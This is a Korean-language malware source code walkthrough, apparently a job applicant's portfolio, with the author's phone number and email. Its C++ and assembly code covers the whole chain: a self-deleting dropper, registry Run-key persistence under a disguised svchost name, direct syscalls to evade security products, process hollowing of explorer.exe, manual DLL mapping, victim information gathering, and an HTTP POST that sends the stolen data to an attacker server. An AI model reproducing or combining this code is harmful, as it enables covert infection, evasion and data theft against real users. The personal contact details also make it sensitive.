악성파일 소스코드 설명서

지원자 - 권혁주

깃허브 - https://github.com/trace222/Malware_project/tree/main

이메일 - trace222@naver.com

연락처 - 010-9279-3839

악성코드 요약

1. 드롭퍼 – TEMP 폴더에 실행파일 생성 후 원본파일은 삭제

2. 드롭퍼 – 생성된 실행파일을 “–copy” 인자를 주어 실행 후 원본 파일 삭제

3. 자동실행 – 자동시작 레지스트리 값 내 악성코드 등록

4. PE 파일 로드 – 리소스에 등록 된 악성 PE파일을 읽어와 저장

5. PE 파일 – 피해자의 정보를 수집하여 TEMP 폴더 내 파일로 저장

6. SYSCALL – 보안 우회를 위하여 SYSCALL 함수 DIRECT 구현

7. SYSCALL – 시스템 함수 번호를 이용하여 시스템 함수 호출

8. 프로세스 할로우 – “explorer.exe” 프로세스 suspended 상태로 생성

9. 프로세스 할로우 – unmapping으로 타겟 메모리 공간 생성

10.프로세스 할로우 – 악성 PE 파일이 작성 될 현재 프로세스 메모리 확보

11.프로세스 할로우 – 악성PE의 헤더, 섹션 데이터 현재 메모리 작성

12. 프로세스 할로우 – 주소 재배치, 작성된 PE 파일을 타겟 메모리에 작성

13. 프로세스 할로우 – 타겟 프로세스 엔트리 포인트 패치 후 실행 상태로 변경

14. Dll 매뉴얼 매핑 – 코드 내 작성된 악성 dll 로드, dll이 로드될 현재 프로세스 메모리 공간 확보

15. Dll 매뉴얼 매핑 – dll 헤더, 섹션 데이터 메모리에 작성

16. Dll 매뉴얼 매핑 – IAT 테이블 리졸빙 후 주소 재배치

17. Dll 매뉴얼 매핑 – 현재 프로세스 메모리 내 dll 작성 후 엔트리 포인트 설정

18. Dll 매뉴얼 매핑 – dll의 함수를 읽어와 호출(공격자 서버에 피해자 정보 전달)

주요 코드 설명

TEMP 디렉터리 내 복사본 생성, “-copy” 인자를 주어 프로세스 실행, 현재 실행되고 있던 프로세스는 “delete_self.bat” 파일로 인하여 삭제

```cpp
bool Dropper::CopyExeToTemp(const std::wstring& exePath, const std::wstring& tempExePath) {
    if (CopyFileW(exePath.c_str(), tempExePath.c_str(), FALSE)) { return true; }
    else { return false; }
}
```


```cpp
void Dropper::RunTempExe(const std::wstring& tempExePath) {
    STARTUPINFOW si = { sizeof(si) };
    PROCESS_INFORMATION pi;
    std::wstring command = tempExePath + L" -copy";

    if (CreateProcessW(NULL, &command[0], NULL, NULL, FALSE, 0, NULL, NULL, &si, &pi)) {
        CloseHandle(pi.hProcess);
        CloseHandle(pi.hThread);
    }
}
```

```cpp
void Dropper::DeleteCurrentExe() {
    wchar_t buffer[MAX_PATH];
    GetModuleFileNameW(NULL, buffer, MAX_PATH);

    wchar_t batPath[MAX_PATH];
    GetTempPathW(MAX_PATH, batPath);
    wcscat_s(batPath, MAX_PATH, L"delete_self.bat");

    FILE* batFile;
    _wfopen_s(&batFile, batPath, L"w");
    if (batFile) {
        fwprintf(batFile, L":Repeat₩n");
        fwprintf(batFile, L"del ₩"%s₩"₩n", buffer);
        fwprintf(batFile, L"if exist ₩"%s₩" goto Repeat₩n", buffer);
        fwprintf(batFile, L"del ₩"%s₩"₩n", batPath);
        fclose(batFile);

        ShellExecuteW(NULL, NULL, batPath, NULL, NULL, SW_HIDE);
    }
}
```

주요 코드 설명

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 레지스트리 내 악성코드 “test_svchost.exe”를 등록하여 자동실행 설정.

```
5   bool AddToStartup() {
6       HKEY hKey;
7       LPCWSTR runKey = L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run";
8       LPCWSTR appName = L"test_svchost.exe";
9       WCHAR filePath[MAX_PATH];
10
11      if (GetModuleFileNameW(NULL, filePath, MAX_PATH) == 0) {
12          return false;
13      }
14
15      if (RegOpenKeyExW(HKEY_CURRENT_USER, runKey, 0, KEY_WRITE, &hKey) != ERROR_SUCCESS) {
16          return false;
17      }
18
19      if (RegSetValueExW(hKey, appName, 0, REG_SZ, (const BYTE*)filePath, (wcslen(filePath) + 1) * sizeof(WCHAR)) !=
        ERROR_SUCCESS) {
20          RegCloseKey(hKey);
21          return false;
22      }
23
24      RegCloseKey(hKey);
25      return true;
26  }
```



주요 코드 설명

보안 우회를 위하여 네이티브 API를 수동으로 구현함, 어셈블리어 내 시스템 함수 번호를 이용하여 함수를 호출함.

```
4   EXTERN_C NTSTATUS NTAPI DirectNtAllocateVirtualMemory(
5       HANDLE ProcessHandle,
6       PVOID* BaseAddress,
7       ULONG_PTR ZeroBits,
8       PSIZE_T RegionSize,
9       ULONG AllocationType,
10      ULONG Protect
11  );
12
13  EXTERN_C NTSTATUS NTAPI DirectNtUnmapViewOfSection(
14      HANDLE ProcessHandle,
15      PVOID BaseAddress
16  );
17
```

```
1   .code
2       DirectNtAllocateVirtualMemory PROC
3           mov r10, rcx
4           mov eax, 18h
5           syscall
6           ret
7       DirectNtAllocateVirtualMemory ENDP
8
9       DirectNtUnmapViewOfSection proc
10          mov r10, rcx
11          mov eax, 2Ah
12          syscall
13          ret
14      DirectNtUnmapViewOfSection endp
15
```

주요 코드 설명

Process Hollowing 으로 인하여 삽입되는 PE파일, 피해자의 여러 정보를 수집.


```
58  std::wstring GetPCName() {
59      std::wstring info_value;
60      std::vector<WCHAR> buffer(256);
61      DWORD data_Length = buffer.size();
62
63      if (GetComputerNameW(buffer.data(), &data_Length)) {
64          info_value.append(buffer.data());
65      }
66      else {
67          info_value = L"Error retrieving computer name";
68      }
69
70      return info_value;
71  }
```

```
73  std::wstring GetOS() // 간단한 정보만 획득, 원하는 레지스트리 값 지정 시 획득 가능
74  {
75      LONG ret = 0;
76      DWORD data_Length;
77      std::wstring info_value;
78      std::vector<WCHAR> buffer(256);
79
80      data_Length = buffer.size() * sizeof(WCHAR);
81      ret = RegQueryValueExW(reg_hKey, L"ProductName", NULL, NULL, (LPBYTE)buffer.data(), &data_Length);
82
83      if (ret == ERROR_MORE_DATA) {
84          buffer.resize(data_Length / sizeof(WCHAR));
85          ret = RegQueryValueExW(reg_hKey, L"ProductName", NULL, NULL, (LPBYTE)buffer.data(), &data_Length);
86      }
87
88      if (ret == ERROR_SUCCESS) {
89          info_value.append(buffer.data());
90      }
91
92
93      data_Length = buffer.size() * sizeof(WCHAR);
94      ret = RegQueryValueExW(reg_hKey, L"DisplayVersion", NULL, NULL, (LPBYTE)buffer.data(), &data_Length);
```

주요 코드 설명

수집된 정보를 TEMP 폴더 내 저장, 저장된 텍스트 파일 확인


```cpp
void WriteToFileInTempFolder(const std::wstring& filename, const std::wstring& content) {

    wchar_t tempPath[MAX_PATH];
    GetTempPathW(MAX_PATH, tempPath);

    std::wstring filePath = std::wstring(tempPath) + filename;

    HANDLE hFile = CreateFileW(filePath.c_str(), GENERIC_WRITE, 0, nullptr, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, nullptr);
    if (hFile == INVALID_HANDLE_VALUE) {
        std::wcerr << L"파일 생성에 실패했습니다. 에러 코드: " << GetLastError() << std::endl;
        return;
    }

    DWORD bytesWritten;
    BOOL result = WriteFile(hFile, content.c_str(), content.size() * sizeof(wchar_t), &bytesWritten, nullptr);
    if (!result) {
        std::wcerr << L"파일 쓰기에 실패했습니다. 에러 코드: " << GetLastError() << std::endl;
    }
    else {
        std::wcout << L"파일에 문자열을 성공적으로 썼습니다: " << filePath << std::endl;
    }

    CloseHandle(hFile);
}
```



주요 코드 설명

Dll 매뉴얼 매핑으로 호출되는 dll의 “http_request” 함수, TEMP 내 피해자 정보 파일을 공격자 서버에 전송함.

```
    std::string fileContent = ReadFileContent(tempFilePath);
PBYTE pbInfoStream = (PBYTE)fileContent.c_str();
ULONG ulInfoStreamLength = static_cast<ULONG>(fileContent.size());


hSession = WinHttpOpen(L"HTTP Application/1.0", WINHTTP_ACCESS_TYPE_DEFAULT_PROXY, WINHTTP_NO_PROXY_NAME, WINHTTP_NO_PROXY_BYPASS, 0);
hConnect = WinHttpConnect(hSession, pwszServerName, serverPort, 0);

RtlCopyMemory(m_serverName, pwszServerName, wcslen(pwszServerName) * sizeof(WCHAR));
m_serverPort = serverPort;

std::string retStream;
ULONG DataAvailableSize = 0;
ULONG ReceiveLength = 0;

Request = WinHttpOpenRequest(hConnect, L"POST", pwszWhere, NULL, WINHTTP_NO_REFERER, NULL, 0);

if (Request == NULL)
    std::cerr << "Failed to send data." << std::endl;

if (!WinHttpSendRequest(Request, pwszHeader, 0, pbInfoStream, ulInfoStreamLength, ulInfoStreamLength, NULL))
{
    std::cerr << "Failed to send data." << std::endl;
}
```



주요 코드 설명

Process Hollowing의 전체 로직. “explorer.exe” 프로세스를 suspended 상태로 생성 후 unmap으로 타겟 프로세스 공간 확보, 악성 PE파일을 읽어와 현재 메모리에 작성 (헤더, 섹션 별로 메모리 작성), 타겟 프로세스에 삽입 전 주소 재배치(relocate), 타겟 프로세스에 작성(WriteVirtualMemory), 엔트리 포인트 패치 후 프로세스 시작

```
process explorer_Process;
BOOL create_status = explorer_Process.create(wszProcessPath, true);

if (create_status)
{
    ULONG_PTR target_imagebase = explorer_Process.imagebase();

    if (explorer_Process.unmap(target_imagebase))
    {
        File_Injector injector(explorer_Process.handle());

        PE_FILE malware_pefile(peBuffer, peSize);
        ULONG malware_pefile_Size = malware_pefile.imageSize();

        ULONG_PTR target_Addr = injector.alloc(malware_pefile_Size, target_imagebase);
        LONG_PTR relativeOffset = 0;

        if (target_Addr != 0)
        {
            ULONG_PTR TempAddr = malware_pefile.memAlloc(malware_pefile_Size);

            relativeOffset = malware_pefile.Get_Relative_Offset(target_Addr);
            malware_pefile.Set_Imagebase(target_Addr);

            injector.writeHeader(TempAddr, (ULONG_PTR)malware_pefile.peHeader(), malware_pefile.peHeaderSize());
            ULONG_PTR currentSection = malware_pefile.Get_FirstSection();
            for (int nSection = 0; nSection < malware_pefile.numberOfSection(); ++nSection)
            {
                injector.writeSection(TempAddr, (ULONG_PTR)malware_pefile.peHeader(), currentSection);
                currentSection = malware_pefile.Get_NextSection(currentSection);
            }

            malware_pefile.relocate(TempAddr, relativeOffset);

            injector.WriteVirtualMemory(target_Addr, TempAddr, malware_pefile_Size);
            explorer_Process.patchEntryPoint(target_Addr, malware_pefile.addressOfEntryPoint());
            explorer_Process.resume();
        }
```

주요 코드 설명

Dll 매뉴얼 매핑의 전체 로직. 코드에 저장된 DLL 데이터를 불러와 PE파일 구조체로 생성, 현재 프로세스 메모리에 실제 작성될 공간(TargetAddress)과 임시 공간(TempAddr) 할당 후 DLL의 데이터(헤드, 섹션)를 임시 메모리에 작성함, Taget 에 작성되기 전 임시 메모리에 작성된 Dll에 IAT 리졸빙과 재배치를 수행하여 작성 준비, 메모리에 작성(wirtevirtualmemory) 후 엔트리 포인트 설정, 수동으로 생성한 GetProcAddress를 통하여 “http_request” 함수를 호출함.

```
PE_FILE malware_dll(DLL_RawData, sizeof(DLL_RawData));
ULONG malware_dllSize = malware_dll.imageSize();

ULONG_PTR TargetAddress = injector.alloc(malware_dllSize, NULL);// NULL -> 자기 자신 할당
LONG_PTR relative_Offset = 0;
if (TargetAddress != 0)
{
    ULONG_PTR TempAddr = malware_dll.memAlloc(malware_dllSize);

    if (TempAddr != 0)
    {
        relative_Offset = malware_dll.Get_Relative_Offset(TargetAddress);
        malware_dll.Set_Imagebase(TargetAddress);

        injector.writeHeader(TempAddr, (ULONG_PTR)malware_dll.peHeader(), malware_dll.peHeaderSize());

        ULONG_PTR currentSection = malware_dll.Get_FirstSection();
        for (int nSection = 0; nSection < malware_dll.numberOfSection(); ++nSection)
        {
            injector.writeSection(TempAddr, (ULONG_PTR)malware_dll.peHeader(), currentSection);
            currentSection = malware_dll.Get_NextSection(currentSection);
        }
        malware_dll.resolveIAT(TempAddr);

        malware_dll.relocate(TempAddr, relative_Offset);

        injector.WriteVirtualMemory(TargetAddress, TempAddr, malware_dllSize);

        injector.callEntryPoint(TargetAddress, malware_dll.addressOfEntryPoint());

        WorkerFunctionCall ulFuncionAddress = (WorkerFunctionCall)malware_dll.getAddress((HMODULE)TargetAddress, (char*)"http_request");
        if (ulFuncionAddress)
        {
            ulFuncionAddress();
        }
```

주요 코드 설명

Process hollow, dll 매뉴얼 매핑 시 사용되는 PE 파일 조작 함수, 섹션 수를 반환하거나 엔트리 포인트 반환, 타겟 프로세스와 상대적인 주소 획득, 섹션 획득

```
29  ULONG PE_FILE::imageSize()
30  {
31      if (DosHeader == NULL &&
32          NTHeader == NULL)
33      {return 0;}
34      return (ULONG)NTHeader->OptionalHeader.SizeOfImage;
35  }
36  USHORT PE_FILE::numberOfSection()
37  {
38      return (USHORT)NTHeader->FileHeader.NumberOfSections;
39  }
40
41  ULONG PE_FILE::addressOfEntryPoint()
42  {
43      return (ULONG)NTHeader->OptionalHeader.AddressOfEntryPoint;
44  }
45  LONG_PTR PE_FILE::Get_Relative_Offset(ULONG_PTR imagebase)
46  {
47      return (LONG_PTR)imagebase - NTHeader->OptionalHeader.ImageBase;
48  }
49
50  ULONG_PTR PE_FILE::Get_FirstSection()
51  {
52      return (ULONG_PTR)IMAGE_FIRST_SECTION(NTHeader);
53  }
54
55  ULONG_PTR PE_FILE::Get_NextSection(ULONG_PTR currentSection)
56  {
57      return (ULONG_PTR)((PBYTE)currentSection + sizeof(IMAGE_SECTION_HEADER));
58  }
59
60  void PE_FILE::Set_Imagebase(LONG_PTR imagebase)
61  {
62      NTHeader->OptionalHeader.ImageBase = (LONG_PTR)imagebase;
63  }
```

주요 코드 설명

Dll 매뉴얼 매핑 시 Dll의 IAT 테이블을 리졸빙, IID 내 Name을 참고하여 모듈 네임 획득, INT(orginal first thunk)에서 dll 안의 함수를 검색 후 해당 함수의 주소를 획득하여 IAT(FirstThunk)에 기록 함.

```
PIMAGE_DATA_DIRECTORY DataDirectories = &NTHeader->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT];// Import Directory

if (DataDirectories->VirtualAddress == 0 || DataDirectories->Size == 0)
{
    return false;
}

PIMAGE_IMPORT_DESCRIPTOR ImportDescriptor = (PIMAGE_IMPORT_DESCRIPTOR)((PBYTE)imageBase + DataDirectories->VirtualAddress);//IID

while (ImportDescriptor->Name)
{
    char* ModuleName = ((char*)imageBase + ImportDescriptor->Name);
    HMODULE hModule = LoadLibraryA(ModuleName);

    if (hModule == NULL)
    {
        return false;
    }

    PIMAGE_THUNK_DATA OriginalFirstThunk = (PIMAGE_THUNK_DATA)((PBYTE)imageBase + ImportDescriptor->OriginalFirstThunk);
    PIMAGE_THUNK_DATA FirstThunk = (PIMAGE_THUNK_DATA)((PBYTE)imageBase + ImportDescriptor->FirstThunk);

    while (OriginalFirstThunk->u1.AddressOfData)
    {
        if (OriginalFirstThunk->u1.Ordinal & IMAGE_ORDINAL_FLAG)
        {
            FirstThunk->u1.AddressOfData = (DWORD_PTR)GetProcAddress(hModule, (LPCSTR)IMAGE_ORDINAL(OriginalFirstThunk->u1.Ordinal));
        }
        else
        {
            PIMAGE_IMPORT_BY_NAME ImportByName = (PIMAGE_IMPORT_BY_NAME)((char*)imageBase + OriginalFirstThunk->u1.AddressOfData);
            FirstThunk->u1.AddressOfData = (DWORD_PTR)GetProcAddress(hModule, (LPCSTR)ImportByName->Name);
        }

        OriginalFirstThunk++;
        FirstThunk++;
    }

    ImportDescriptor = (PIMAGE_IMPORT_DESCRIPTOR)((char*)ImportDescriptor + sizeof(IMAGE_IMPORT_DESCRIPTOR));
}
```

주요 코드 설명

Dll 매뉴얼 매핑 시 해당 dll의 함수를 얻기위한 GetprocAddress의 수동 구현, Export 디렉터리에서 함수의 이름과 서수의 대한 RVA 주소를 가져와 호출되는 함수의 주소를 찾음. (참조 코드. 깃허브 arbiter34-GetProcAddress)

```
125     ExportFunctionRVA = (PULONG)(lpModule + ExportDirectory->AddressOfFunctions); //RVA 가져오기 Imagebase+RVA = VA
126
127     if (ExportDirectory->AddressOfNames || ExportDirectory->AddressOfNameOrdinals)
128     {
129         ExportFunctionNameRVA = (PULONG)(lpModule + ExportDirectory->AddressOfNames); // 이름의 대한 RVA
130         ExportFunctionOridinal = (PUSHORT)(lpModule + ExportDirectory->AddressOfNameOrdinals); //서수의 대한 RVA
131     }
132     else
133     {
134         return NULL;
135     }
136
137     for (NameIndex = 0; NameIndex < ExportDirectory->NumberOfNames; NameIndex++)
138     {
139         PCSTR Find_NameValue = (PCSTR)(lpModule + ExportFunctionNameRVA[NameIndex]); //네임 테이블 내 함수 찾기
140         if (Find_NameValue)
141         {
142             if (strncmp(Find_NameValue, FunctionName, 0x7fff) == 0) // 함수 이름 같으면
143             {
144                 FunctionIndex = ExportFunctionOridinal[NameIndex]; // 인덱스의 서수값(순서값)을 가져옴
145                 if (ExportDirectory->NumberOfFunctions <= FunctionIndex)
146                     return NULL;
147
148                 FunctionRVA = ExportFunctionRVA[FunctionIndex]; // 인덱스 서수값을 통해 RVA구함
149                 break;
150             }
151         }
152     }
153     if (FunctionRVA == 0)
154         return NULL;
155
156     return (FARPROC)(lpModule + FunctionRVA); // 실제 함수주소 VA
```

주요 코드 설명

현재 프로세스 메모리에 작성된 PE파일, DLL파일을 정상적으로 타겟 프로세스에 로드 시키기 위하여 재배치(Relocate)를 수행함. base relocation table을 불러와 재배치 엔트리(pRelocEntry) 확인함. 현재 프로세스 메모리에 작성된 주소와 타겟 프로세스 메모리와의 상대적인주소(relativeOffset)을 확인하여 재배치를 수행.

```
if (TempAddr != 0 && relativeOffset != 0)
{
    PIMAGE_DATA_DIRECTORY Reloacte_DataDirectory = (PIMAGE_DATA_DIRECTORY)(&NTHeader->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC]);

    if (Reloacte_DataDirectory->VirtualAddress != 0 && Reloacte_DataDirectory->Size != 0)
    {
        PIMAGE_BASE_RELOCATION pBaseRelocation = (PIMAGE_BASE_RELOCATION)(TempAddr + Reloacte_DataDirectory->VirtualAddress);

        while (pBaseRelocation->SizeOfBlock)
        {
            PBYTE VirtualAddress = (PBYTE)TempAddr + pBaseRelocation->VirtualAddress;
            DWORD dwEntryCount = (pBaseRelocation->SizeOfBlock - sizeof(IMAGE_BASE_RELOCATION)) / sizeof(WORD);
            PWORD pRelocEntry = (PWORD)((PBYTE)pBaseRelocation + sizeof(IMAGE_BASE_RELOCATION));

            while (dwEntryCount--)
            {
                WORD Type = (*pRelocEntry & 0xF000) >> 12;
                WORD Offset = *pRelocEntry & 0xFFF;

                switch (Type) // 베이스 재배치 형식
                {
                case IMAGE_REL_BASED_HIGH:
                    *(ULONGLONG*)(VirtualAddress + Offset) += HIWORD(relativeOffset);
                    break;
                case IMAGE_REL_BASED_LOW:
                    *(ULONGLONG*)(VirtualAddress + Offset) += LOWORD(relativeOffset);
                    break;
                case IMAGE_REL_BASED_HIGHLOW:
                    *(DWORD*)(VirtualAddress + Offset) += (DWORD)relativeOffset;
                    break;
                case IMAGE_REL_BASED_DIR64:
                    *(ULONGLONG*)(VirtualAddress + Offset) += (ULONGLONG)relativeOffset;
                    break;
                }

                pRelocEntry++;
            }

            pBaseRelocation = (PIMAGE_BASE_RELOCATION)((PBYTE)pBaseRelocation + pBaseRelocation->SizeOfBlock);
        }
```

주요 코드 설명

프로세스 메모리에 공간을 할당하거나 데이터를 쓰는 함수

```
ULONG_PTR File_Injector::alloc(SIZE_T size, ULONG_PTR baseAddress)
{
    ULONG_PTR retAddress = 0;
    NTSTATUS status = 0;
    PVOID BaseAddress_ds = (PVOID)baseAddress;
    SIZE_T dsSize = size;

    status = (ULONG_PTR)DirectNtAllocateVirtualMemory(process_handle, &BaseAddress_ds, 0, &dsSize, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    if (status == 0)
        retAddress = (ULONG_PTR)BaseAddress_ds;

    if (!remote_check)
    {
        if (retAddress != NULL)
            ZeroMemory((PVOID)retAddress, size);
    }

    _allocAddress = retAddress;

    return retAddress;
}
void File_Injector::writeHeader(ULONG_PTR destination_Addr, ULONG_PTR source_Addr, ULONG srcSize)
{
    RtlCopyMemory((PVOID)destination_Addr, (PVOID)source_Addr, srcSize);
}

void File_Injector::writeSection(ULONG_PTR destination_Addr, ULONG_PTR source_Addr, ULONG_PTR sectionAddress)
{
    PIMAGE_SECTION_HEADER pSection = (PIMAGE_SECTION_HEADER)sectionAddress;

    RtlCopyMemory(((PBYTE)destination_Addr + pSection->VirtualAddress), ((PBYTE)source_Addr + pSection->PointerToRawData), pSection->SizeOfRawData);
}
bool File_Injector::WriteVirtualMemory(ULONG_PTR destination_Addr, ULONG_PTR source_Addr, SIZE_T size)
{
    SIZE_T writtenSize = 0;


    if (!DirectNtWriteVirtualMemory(process_handle, (PVOID)destination_Addr, (PBYTE)source_Addr, (ULONG)size, (PULONG)&writtenSize))
        return false;

    return true;
}
```